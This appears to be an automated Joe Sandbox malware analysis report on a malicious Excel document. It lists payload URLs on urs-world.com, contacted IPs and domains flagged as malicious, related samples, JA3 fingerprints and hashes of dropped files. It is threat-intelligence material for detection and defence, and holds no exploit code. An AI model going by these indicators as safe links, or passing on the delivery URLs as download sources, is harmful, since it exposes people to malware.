
Name	Malicious	Antivirus Detection	Reputation
http://urs-world.com/joomla/DzJ1zVBWb/1fmYW7HPNqRQhz6Za_2F/CEQgEHh67hkPdvwOSdi/nEqyJXm1CwTWVs2C_2Fr_2/BvjUBKxN9qSpN/cMrTRJ9N/ryJsB4qGY2XHLtxrLDi6xNR/Qw5QsDCu2a/1byqzLlxunqNEdxwm/2jiPBdqZB0a1/q3egY2VhZv3/_2B8x5gL2kXG3P/aL1YXODRbtNtTkBrj3PS7/G.akk	false	• Avira URL Cloud: safe	unknown
http://urs-world.com/joomla/nFzk0Q7K/E1_2F1CEOHcU967kDpuCuCt/FPWRV6etYO/3uHaVD2_2B5fz4cnT/KUnSOvHj3DDx/LEjym6jOHzl/FeVIuhKblVVnxm/VI6rPV0WA0nCSJBKKjggZ/tlqJBc8y5_2Bbir_/2BCa9ubsQQgGaAg/T_2BNOyNXybfs33Qg4/rm7s6e4PI/6eyckn37N5jlypeo4jei/kAPiG95T_2BrCVeX6k0/F0E8zUcKkiS/aU.akk	false	• Avira URL Cloud: safe	unknown
http://urs-world.com/joomla/3aDSi90Odm4t/ZQseS7mEKQ6/SSE8Q3crCb0l7w/wIvpan0x1HXuZM3ORESMa/ajJiFPV258iNRovg/KQl9frzLJWGuawc/zcW8lHCp_2F8n02ZSX/SkuilVzI4/iu_2BjoqlDfmKu_2BuVf/kGitIl_2Bi7_2Fz9R6X/Y0sd4k8W3UrfPrzXwVLvdK/7G4iHN0OcM5_2/FPqyROS_/2BKDOK08.akk	false	• Avira URL Cloud: safe	unknown
http://urs-world.com/favicon.ico	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2109901553.0000000001D17000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2103722699.000 0000001D07000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2424538357.000000000 1D47000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2424698718.0000000001F4700 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 71130239.0000000001E97000.0000 0002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000009.0000000 2.2164816760.0000000001CE0000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2109683040.0000000001B30000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2103517881.000 0000001B20000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2424346392.000000000 1B60000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2424533316.0000000001D6000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 70906273.0000000001CB0000.0000 0002.00000001.sdmp	false		high
http://urs-world.com/joomla/DzJ1zVBWb/1fmYW7HPNqRQhz6Za_2F/CEQgEHh67hkPdvwOSdi/nEqyJXm1CwTWVs2C	rundll32.exe, 00000007.0000000 2.2424493399.0000000000960000. 00000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2109683040.0000000001B30000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2103517881.000 0000001B20000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2424346392.000000000 1B60000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2424533316.0000000001D6000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 70906273.0000000001CB0000.0000 0002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2109901553.0000000001D17000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2103722699.000 0000001D07000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2424538357.000000000 1D47000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2424698718.0000000001F4700 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 71130239.0000000001E97000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2109683040.0000000001B30000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2103517881.000 0000001B20000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2424346392.000000000 1B60000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2424533316.0000000001D6000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 70906273.0000000001CB0000.0000 0002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2109901553.0000000001D17000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2103722699.000 0000001D07000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2424538357.000000000 1D47000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2424698718.0000000001F4700 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 71130239.0000000001E97000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2109683040.0000000001B30000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2103517881.000 0000001B20000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2424346392.000000000 1B60000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2424533316.0000000001D6000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 70906273.0000000001CB0000.0000 0002.00000001.sdmp, rundll32.exe, 00000009.00000002.21648167 60.0000000001CE0000.00000002.0 0000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
207.174.213.126	vts.us.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
162.241.62.4	mundotecnologiasolar.com	United States		46606	UNIFIEDLAYER-AS-1US	false
5.100.155.169	ponchokhana.com	United Kingdom		394695	PUBLIC-DOMAIN-REGISTRYUS	false
185.243.114.196	under17.com	Netherlands		31400	ACCELERATED-ITDE	true
198.50.218.68	comosairdoburaco.com.br	Canada		16276	OVHFR	false
192.185.129.4	accesslinksgroup.com	United States		46606	UNIFIEDLAYER-AS-1US	true
185.186.244.95	urs-world.com	Netherlands		35415	WEBZILLANL	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	381643
Start date:	04.04.2021
Start time:	02:32:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1771131239.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@26/72@10/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 44.4% (good quality ratio 42.6%) • Quality average: 79.4% • Quality standard deviation: 27.8%
HCA Information:	• Successful, ratio: 79% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, WmiPrvSE.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 2.20.142.210, 2.20.142.209, 205.185.216.42, 205.185.216.10, 192.35.177.64, 88.221.62.148, 13.107.21.200, 204.79.197.200, 92.123.180.152, 92.123.180.176, 20.190.160.74, 20.190.160.5, 20.190.160.130, 20.190.160.131, 20.190.160.72, 20.190.160.133, 20.190.160.70, 20.190.160.135, 20.190.160.3, 20.190.160.7, 152.199.19.161, 13.107.5.80 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, api.bing.com, www.tm.lg.prod.aadmsa.akadns.net, bing.com, www.tm.a.prd.aadg.trafficmanager.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, go.microsoft.com, login.live.com, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, www-bing-com.dual-a-0001.a-msedge.net, a4.bing.com, au-bg-shim.trafficmanager.net, apps.identrust.com, akam.bing.com, api-bing-com.e-0001.e-msedge.net, www.bing.com, dual-a-0001.a-msedge.net, ie9comview.vo.msecnd.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, cds.d2s7q6s2.hwcdn.net, r20swj13mr.microsoft.com, a134.lm.akamai.net, login.msa.msidentity.com, e-0001.e-msedge.net, a-0001.a-afdentry.net.trafficmanager.net, go.microsoft.com.edgekey.net, apps.digsigtrust.com, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found.

Simulations

Behavior and APIs

Time	Type	Description
02:33:03	API Interceptor	640x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
207.174.213.126	document-1305160161.xlsb	Get hash	malicious	Browse	• nhseven.tk/ds/08.gif
	document-414236719.xlsb	Get hash	malicious	Browse	• nhseven.tk/ds/08.gif
	document-1249966242.xlsb	Get hash	malicious	Browse	• nhseven.tk/ds/08.gif
	http://anandice.ac.in/Paid-Invoice-Credit-Card-Receipt/	Get hash	malicious	Browse	• anandice.ac.in/Paid-Invoice-Credit-Card-Receipt/
162.241.62.4	document-1370071295.xls	Get hash	malicious	Browse	
	document-69564892.xls	Get hash	malicious	Browse	
	document-1320073816.xls	Get hash	malicious	Browse	
	document-184653858.xls	Get hash	malicious	Browse	
	document-1729033050.xls	Get hash	malicious	Browse	
	document-1268722929.xls	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-540475316.xls	Get hash	malicious	Browse	
	document-1456634656.xls	Get hash	malicious	Browse	
	document-12162673.xls	Get hash	malicious	Browse	
	document-997754822.xls	Get hash	malicious	Browse	
	document-1376447212.xls	Get hash	malicious	Browse	
	document-1813856412.xls	Get hash	malicious	Browse	
	document-1776123548.xls	Get hash	malicious	Browse	
	document-1201008736.xls	Get hash	malicious	Browse	
	document-684762271.xls	Get hash	malicious	Browse	
	document-1590815978.xls	Get hash	malicious	Browse	
	document-800254041.xls	Get hash	malicious	Browse	
	document-469719570.xls	Get hash	malicious	Browse	
	document-1686823268.xls	Get hash	malicious	Browse	
	document-66411652.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
urs-world.com	document-69564892.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-1729033050.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-1813856412.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-1776123548.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-647734423.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-1579869720.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-895003104.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-779106205.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-806281169.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-839860086.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-1061603179.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-909428158.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-1747349663.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-1822768538.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-1952275091.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-583955381.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-719712851.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-1312908141.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-1612462533.xls	Get hash	malicious	Browse	• 185.186.244.95
	document-1669060840.xls	Get hash	malicious	Browse	• 185.186.244.95
mundotecnologiasolar.com	document-1370071295.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-69564892.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1320073816.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-184653858.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1729033050.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1268722929.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-540475316.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1456634656.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-12162673.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-997754822.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1376447212.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1813856412.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1776123548.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1201008736.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-684762271.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1590815978.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-800254041.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-469719570.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1686823268.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-66411652.xls	Get hash	malicious	Browse	• 162.241.62.4
accesslinksgroup.com	document-1370071295.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-69564892.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1320073816.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-184653858.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1729033050.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1268722929.xls	Get hash	malicious	Browse	• 192.185.129.4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-540475316.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1456634656.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-12162673.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-997754822.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1376447212.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1813856412.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1776123548.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1201008736.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-684762271.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1590815978.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-800254041.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-469719570.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1686823268.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-66411652.xls	Get hash	malicious	Browse	• 192.185.129.4

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	document-1370071295.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-69564892.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1320073816.xls	Get hash	malicious	Browse	• 192.185.129.4
	t51PMqFkL8.dll	Get hash	malicious	Browse	• 162.144.76.184
	document-184653858.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1729033050.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1268722929.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-540475316.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1456634656.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-12162673.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-997754822.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1376447212.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1813856412.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1776123548.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1201008736.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-684762271.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1590815978.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-800254041.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-469719570.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1686823268.xls	Get hash	malicious	Browse	• 192.185.129.4
PUBLIC-DOMAIN-REGISTRYUS	document-1370071295.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-69564892.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1320073816.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-184653858.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1729033050.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1268722929.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-540475316.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1456634656.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-12162673.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-997754822.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1376447212.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1813856412.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1776123548.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1201008736.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-684762271.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1590815978.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-800254041.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-469719570.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1686823268.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-66411652.xls	Get hash	malicious	Browse	• 5.100.155.169
PUBLIC-DOMAIN-REGISTRYUS	document-1370071295.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-69564892.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1320073816.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-184653858.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1729033050.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1268722929.xls	Get hash	malicious	Browse	• 5.100.155.169

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-540475316.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1456634656.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-12162673.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-997754822.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1376447212.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1813856412.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1776123548.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1201008736.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-684762271.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1590815978.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-800254041.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-469719570.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1686823268.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-66411652.xls	Get hash	malicious	Browse	• 5.100.155.169

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	document-1370071295.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-69564892.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1320073816.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-184653858.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1729033050.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1268722929.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-540475316.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1456634656.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-12162673.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-997754822.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1376447212.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1813856412.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1776123548.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1201008736.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-684762271.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1590815978.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-800254041.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-469719570.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1686823268.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-66411652.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	document-1370071295.xls	Get hash	malicious	Browse	
	document-69564892.xls	Get hash	malicious	Browse	
	document-1320073816.xls	Get hash	malicious	Browse	
C:\Users\user\fikftkm.thj2	document-1370071295.xls	Get hash	malicious	Browse	
	document-69564892.xls	Get hash	malicious	Browse	
	document-1320073816.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....\|..=H4..c&.....f.,..=..-....p2.:..`HX.....b..... Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>? w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k._iK..xzW.w.M.>,5.}..}.tLX5Ls3_.. ).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s..,.f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
